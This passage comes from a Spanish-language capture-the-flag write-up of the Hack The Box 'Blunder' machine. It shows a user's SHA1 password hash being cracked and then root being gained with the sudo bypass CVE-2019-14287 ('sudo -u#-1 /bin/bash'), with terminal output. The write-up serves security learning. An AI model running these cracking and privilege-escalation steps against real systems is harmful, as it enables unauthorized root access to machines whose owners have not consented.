    "instagram": ""
  }
}
```

crackemos con crackstation y obtenemos el pass del lambón (Hugo es el nombre de un compañero de trabajo)

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

faca404fd5c0a31cf1897b823c695c85cffeb98d

☐ I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
faca404fd5c0a31cf1897b823c695c85cffeb98d	sha1	Password120

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Escalada de privilegios

Validamos que podemos ejecutar como root sin contraseña y encontramos que la bash se puede ejecutar como cualquier usuario pero mientras sea distinto a root.

```
kali@kali: ~/machineshtb
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
  (ALL, !root) /bin/bash
hugo@blunder:~$
```

casi me animo a escalar de forma facil, sin embargo, me llamo la atención que la máquina dejara ejecutar una

bash como cualquier usuario y busco en internet tal cual (ALL, !root) /bin/bash escalar privilegio y encuentro un exploit .

```
(ALL, !root) /bin/bash escalate privilege
```

Simple and accurate guide for **linux privilege escalation** tactics - GitHub - RoqueNight/**Linux-Privilege-Escalation-Basics**: Simple and accurate guide for ...



Exploit-DB

<https://www.exploit-db.com> > ex... · Traducir esta página

sudo 1.8.27 - Security Bypass - Linux local Exploit

15 oct 2019 — sudo 1.8.27 - Security Bypass, CVE-2019-14287 - local exploit for Linux platform.



BeyondTrust

<https://www.beyondtrust.com> > ... · Traducir esta página

Linux Privilege Escalation: How an Attacker can...

13 ene 2020 — Learn a **Linux privilege escalation** attack that enables a cyberattacker to gain **root privileges**. Then use the lesson to improve your own ...



Payatu

<https://payatu.com> > blog > a-gu... · Traducir esta página

Linux Privilege Escalation Guide (Updated for 2024)

20 mar 2023 — What are the Techniques Used for **Privilege Escalation**? 1. Kernel Exploits. Why you

```
sudo -l
```

User hacker may run the following commands on kali:

```
(ALL, !root) /bin/bash
```

So user hacker can't run /bin/bash as root (!root)

User hacker sudo privilege in /etc/sudoers

```
# User privilege specification
```

```
root    ALL=(ALL:ALL) ALL
```

```
hacker  ALL=(ALL,!root) /bin/bash
```


With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

sudo 1.8.27 - Security Bypass CVE-2019-14287

Al parecer hay una forma de bayparsear esta configuración de seguridad en las versiones de sudo 1.8.27, validamos versión


sudo --version



```
hugo@blunder:~$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$
```

y escalamos como indica la web

sudo -u#-1 /bin/bash



```
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$ sudo -u#-1 /bin/bash
root@blunder:/home/hugo# whoami
root
root@blunder:/home/hugo#
```

Conclusión: Máquina Linux media basada en el CMS bludit versión 3.9.2 muy útil para aprender de la herramienta cewl y hacer un directorio de con un artículo web, explotar vulnerabilidades en el CMS bludit y escalar privilegios en sudo con versiones antiguas.